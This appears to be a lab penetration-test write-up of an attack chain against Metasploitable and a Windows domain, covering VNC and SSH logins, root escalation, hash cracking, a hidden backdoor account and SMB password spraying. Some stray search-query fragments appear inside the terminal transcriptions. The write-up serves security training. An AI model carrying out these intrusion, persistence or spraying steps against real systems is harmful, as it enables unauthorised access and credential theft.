THREADS          1           The number of concurrent threads (max one per host)
USERNAME          <BLANK>     A specific username to authenticate as
USERPASS_FILE    port:3306:myself:exploit  File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        Use the username as the password for all users
USER_FILE         msf6 enumeration cheat sheet  File containing usernames, one per line
VERBOSE          true        Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 172.22.117.150:59000 - 172.22.117.150:59000 - Starting VNC login sweep
[!] 172.22.117.150:59000 - No active DB -- Credential data will not be saved!
[*] 172.22.117.150:59000 - 172.22.117.150:59000 - Login Successful: :password
[*] 172.22.117.150:59000 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > Is port 3306 a vulnerability?
```

How to open port 3306 MySQL

What is the port 3306 used for



Here we found a file that contained msfadmin password

Using the ssh command and the password we cracked from the file, it was successful.



```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
[~]# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 10 23:53:36 2022 from 172.22.117.100
msfadmin@metasploitable:~$ ::1          ff02::2      ip6-allrouters
fe00::0        ff02::3      ip6-localhost
ff00::0        ip6-allhosts   ip6-localnet
ff02::1        ip6-allnodes   ip6-loopback
ip6-mcastprefix
localhost
metasploitable
metasploitable.localdomain
metasploitable.localdomain
msfadmin@metasploitable:~$
```

Then escalated privileges by escalating to root using sudo su -



```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File Actions Edit View Help
root@kali: ~ x root@metasploitable: ~ x
root@metasploitable:~# pwd
/root
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~#
```


Then once we were in as msfadmin we gathered a list of all active users and password hashes and saved them to a file where we ran John to crack the hashes.




Next we continue establish persistence:

We then added an additional port for the SSH service to listen on and do not change the original port.

Use sudo to edit the sshd_config file and add the extra port.



Now we created a new backdoor account and named it something that will blend in, here we named it systemd-ssh, and added it to the admin group to attain persistence. We confirmed this worked by using SSHing to the target host over the port we added.



We then wanted to know if there were any windows machines on the network:

Using nmap and the subset of the IP Address we scanned the network again looking for windows machines and found two common hosts.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "qterminal" and the prompt is "root@kali: ~". The terminal displays the following information:

```

root@kali: ~
File Actions Edit View Help
      valid_lft 83613sec preferred_lft 83613sec
>  inet6 fe80::215:5dff:fe02:403/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
link/ether 00:15:5d:02:04:12 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
inet6 fe80::646d:b122:9b00:ee1b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:0a:3a:2e:17 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
inet6 fe80::42:aff:fe3a:2e17/64 scope link
        valid_lft forever preferred_lft forever
6: vetha354c81@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group def
ault
link/ether 1a:92:0e:9a:7f:a0 brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::1892:eff:fe9a:7fa0/64 scope link
        valid_lft forever preferred_lft forever
8: veth6bb433b@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group def
ault
link/ether 4a:96:d9:62:a7:f9 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::4896:d9ff:fe62:a7f9/64 scope link
        valid_lft forever preferred_lft forever
  
```

Below this, the terminal shows two Nmap command executions:

```

[root@kali: ~]
# nmap -sV -sC 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-18 19:51 EST

[root@kali: ~]
# nmap -sV -sC 172.22.117.0/24 -oA nmap -vv
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-18 19:52 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:52
Completed NSE at 19:52, 0.00s elapsed
Initiating ARP Ping Scan at 19:52
Scanning 255 hosts [1 port/host]
  
```

The two common host were:

.10 server that runs as the domain controller

With port 88 open we know that it is always the DC due to how Kerberos operates.

```
| Nmap scan report for WinDC01 (172.22.117.10)
| Host is up, received arp-response (0.00043s latency).
| Scanned at 2024-01-18 19:52:27 EST for 33s
| Not shown: 989 closed tcp ports (reset)
| PORT      STATE SERVICE      REASON      VERSION
| 53/tcp    open  domain      syn-ack ttl 128 Simple DNS Plus
| 88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-01-19 00:52:39Z)
| 135/tcp   open  msrpc       syn-ack ttl 128 Microsoft Windows RPC
| 139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
| 389/tcp   open  ldap        syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: megacorpone.loca
| 10., Site: Default-First-Site-Name)
| 445/tcp   open  microsoft-ds? syn-ack ttl 128
| 464/tcp   open  kpasswd5?   syn-ack ttl 128
| 593/tcp   open  ncacn_http  syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
| 636/tcp   open  tcpwrapped   syn-ack ttl 128
| 3268/tcp  open  ldap        syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: megacorpone.loca
| 10., Site: Default-First-Site-Name)
| 3269/tcp  open  tcpwrapped   syn-ack ttl 128
| MAC Address: 00:15:5D:02:04:11 (Microsoft)
| Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

| Host script results:
| nbstat: NetBIOS name: WINDC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:02:04:11 (Microsoft)
| Names:
| | WINDC01<0>          Flags: <unique><active>
| | MEGACORPONE<0>        Flags: <group><active>
| | MEGACORPONE<1c>        Flags: <group><active>
| | WINDC01<20>          Flags: <unique><active>
| | MEGACORPONE<1b>        Flags: <unique><active>
| Statistics:
| | 00 15 5d 02 04 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| _clock-skew: 0s
| smb2-time:
| | date: 2024-01-19T00:52:52
| _ start_date: N/A
| p2p-conficker:
| | Checking for Conficker.C or higher ...
| | Check 1 (port 24094/tcp): CLEAN (Couldn't connect)
| | Check 2 (port 61711/tcp): CLEAN (Couldn't connect)
| | Check 3 (port 43082/udp): CLEAN (Timeout)
| | Check 4 (port 11808/udp): CLEAN (Failed to receive data)
| | 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| | 3.1.1:
```

.20 that is the Client computer/laptop

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up, received arp-response (0.00046s latency).
Scanned at 2024-01-18 19:52:27 EST for 33s
Not shown: 996 closed tcp ports (reset)

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? syn-ack ttl 128
3390/tcp   open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
| ssl-cert: Subject: commonName=Windows10.megacorpone.local
| Issuer: commonName=Windows10.megacorpone.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-08T14:09:21
| Not valid after: 2024-07-09T14:09:21
| MD5: 4e81 2838 bb39 30e4 3a7a a7ba 16ff cbd2
| SHA-1: fc27 e925 7e64 68bc b10b a003 c560 5a04 5871 3dd6
| -----BEGIN CERTIFICATE-----
MIIC+jCCAeKgAwIBAgIQQJtg1iXRaaRLHzYcFZGE5jANBgkqhkiG9w0BAQsFADAm
MSQwIgYDVQQDExtXaW5kb3dzMTAubWVnYWVvcnBvbmuubG9jYWwwHhcNMjQwMTA4
MTQwOTIxWhcNMjQwNzA5MTQwOTIxWjAmMSQwIgYDVQQDExtXaW5kb3dzMTAubWVn
YWVvcnBvbmuubG9jYWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDH
9Wwm2Jp0c7SABUb5tneXEMTLGYoyH6JCC88hrPXn8MQA0WSKMjPdgkE7iPkSjf2
2MvUSAfFMNVxO6R/YnPfAUlhAFGwlF6TV+k8oijfItt/cDk4SiFPG4rELpDxnk
VRa3S4HtIivH5vAd5oYNHh2cerjyXJr6jzP28g9ZQjUddwwwyPdqqaK2e6vN+XJj
18J0iwRnMdfOztEU4MirFe8teqipD+rWy33MCW0ooVF/NPW3If+d6nJ/BTCWx1pQ
ypKz0J0nKzdf3+8Et+IgIYIquistAHQGriGETmIdzZDyNETi1xlidHC2QerUCNbC4
dLKAdYFu4uk/xUnc6nppAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAgG
A1UdDwQEAWIEMDANBgkqhkiG9w0BAQsFAAOCAQEAXm9uCZT73ShqSdF4M8I4KPkt
9MdLjh1Folx7Vsrpwg0S9SxjWfmDD8fEyMrScy2XJUtuI3Fh1fQcm6T2H+N25EM
nlch5Wm0oCU8UFz8hFEicF3b0elgPSFtTpy4sD766HV9bkAixzR5M2p2x+ZuUQpM
h39hqolcikSDxUjQ+hXt4aVRG2XLCfaMEnc2HITBYOs7bJlkt+dgkKK4H4MW0aTz
2D2F1ELntXNDcrNrEW+gotKJkWKVCACMMFFNJxccMlhJ1xestR2K84jYZ07q0+no
3+ZIYFxFluhQOIdFTUxdZuiKxxwuqkj9HfkqBm6uOd0JvTd3NoYgsu3fjtn2Mw==
| -----END CERTIFICATE-----
| _ssl-date: 2024-01-19T00:53:00+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEGACORPONE
|   NetBIOS_Domain_Name: MEGACORPONE
|   NetBIOS_Computer_Name: WINDOWS10
|   DNS_Domain_Name: megacorpone.local
|   DNS_Computer_Name: Windows10.megacorpone.local
```

Then we used the attack: password spraying

In Metasploit we loaded an auxiliary module allowing it to extend for a variety of purposes other than exploitation. We referred back to the passwords we cracked and tried using these credentials in an attempt to find a set that works on a machine. This lets us sign in to other machines that we can now exploit.

```

root@kali: ~
File Actions Edit View Help

msf6 auxiliary(scanner/smb/smb_login) > set RHOST 172.22.117.0/24
RHOST => 172.22.117.0/24
msf6 auxiliary(scanner/smb/smb_login) > set SMBUSER t stark
SMBUSER => t stark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPASS Password!
SMBPASS => Password!
msf6 auxiliary(scanner/smb/smb_login) > oprions
[-] Unknown command: oprions
msf6 auxiliary(scanner/smb/smb_login) >
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

Name          Current Setting  Required  Description
---          ---          ---          ---
ABORT_ON_LOCKOUT    false        yes        Abort the run when an account lockout is detected
BLANK_PASSWORDS    false        no         Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes        How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false        no         Try each user/password couple stored in the current database
DB_ALL_PASS        false        no         Add all passwords in the current database to the list
DB_ALL_USERS       false        no         Add all users in the current database to the list
DB_SKIP_EXISTING   none        no         Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH    false        no         Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN  false        no         Detect if domain is required for the specified user
PASS_FILE          File containing passwords, one per line
PRESERVE_DOMAINS  true         no         Respect a username that contains a domain name.
Proxies            no          no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST       false        no         Record guest-privileged random logins to the database
RHOSTS             172.22.117.0/24 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              445         yes        The SMB service port (TCP)
SMBDomain          .           no         The Windows domain to use for authentication
SMBPass             Password!  no         The password for the specified username
SMBUser             t stark    no         The username to authenticate as
STOP_ON_SUCCESS    false        yes        Stop guessing when a credential works for a host
THREADS            1           yes        The number of concurrent threads (max one per host)
USERPASS_FILE      File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false        no         Try the username as the password for all users
USERFILE           File containing usernames, one per line
VERBOSE            true         yes        Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > 
```

Got a hit on two hosts:

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

qterminal

root@kali: ~

```
[+] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'megacorpone\tstark>Password!'  
[!] 172.22.117.10:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.11:445 - 172.22.117.11:445 - Starting SMB login brute-force  
[-] 172.22.117.11:445 - 172.22.117.11:445 - Could not connect  
[!] 172.22.117.11:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.12:445 - 172.22.117.12:445 - Starting SMB login brute-force  
[-] 172.22.117.12:445 - 172.22.117.12:445 - Could not connect  
[!] 172.22.117.12:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.13:445 - 172.22.117.13:445 - Starting SMB login brute-force  
[-] 172.22.117.13:445 - 172.22.117.13:445 - Could not connect  
[!] 172.22.117.13:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.14:445 - 172.22.117.14:445 - Starting SMB login brute-force  
[-] 172.22.117.14:445 - 172.22.117.14:445 - Could not connect  
[!] 172.22.117.14:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.15:445 - 172.22.117.15:445 - Starting SMB login brute-force  
[-] 172.22.117.15:445 - 172.22.117.15:445 - Could not connect  
[!] 172.22.117.15:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.16:445 - 172.22.117.16:445 - Starting SMB login brute-force  
[-] 172.22.117.16:445 - 172.22.117.16:445 - Could not connect  
[!] 172.22.117.16:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.17:445 - 172.22.117.17:445 - Starting SMB login brute-force  
[-] 172.22.117.17:445 - 172.22.117.17:445 - Could not connect  
[!] 172.22.117.17:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.18:445 - 172.22.117.18:445 - Starting SMB login brute-force  
[-] 172.22.117.18:445 - 172.22.117.18:445 - Could not connect  
[!] 172.22.117.18:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.19:445 - 172.22.117.19:445 - Starting SMB login brute-force  
[-] 172.22.117.19:445 - 172.22.117.19:445 - Could not connect  
[!] 172.22.117.19:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login brute-force  
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark>Password!' Administrator  
[!] 172.22.117.20:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.21:445 - 172.22.117.21:445 - Starting SMB login brute-force  
[-] 172.22.117.21:445 - 172.22.117.21:445 - Could not connect  
[!] 172.22.117.21:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.22:445 - 172.22.117.22:445 - Starting SMB login brute-force  
[-] 172.22.117.22:445 - 172.22.117.22:445 - Could not connect  
[!] 172.22.117.22:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.23:445 - 172.22.117.23:445 - Starting SMB login brute-force  
[-] 172.22.117.23:445 - 172.22.117.23:445 - Could not connect  
[!] 172.22.117.23:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.24:445 - 172.22.117.24:445 - Starting SMB login brute-force  
[-] 172.22.117.24:445 - 172.22.117.24:445 - Could not connect  
[!] 172.22.117.24:445 - No active DB -- Credential data will not be saved!  
[*] 172.22.117.25:445 - 172.22.117.25:445 - Starting SMB login brute-force  
[-] 172.22.117.25:445 - 172.22.117.25:445 - Could not connect  
[!] 172.22.117.25:445 - No active DB -- Credential data will not be saved!
```


```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
qterminal
root@kali:~ 
File Actions Edit View Help
USERPASS_FILE          no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS           false   Try the username as the password for all users
USER_FILE               no      File containing usernames, one per line
VERBOSE                true    Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set smbdomain megacorpone
smbdomain => megacorpone
msf6 auxiliary(scanner/smb/smb_login) > run

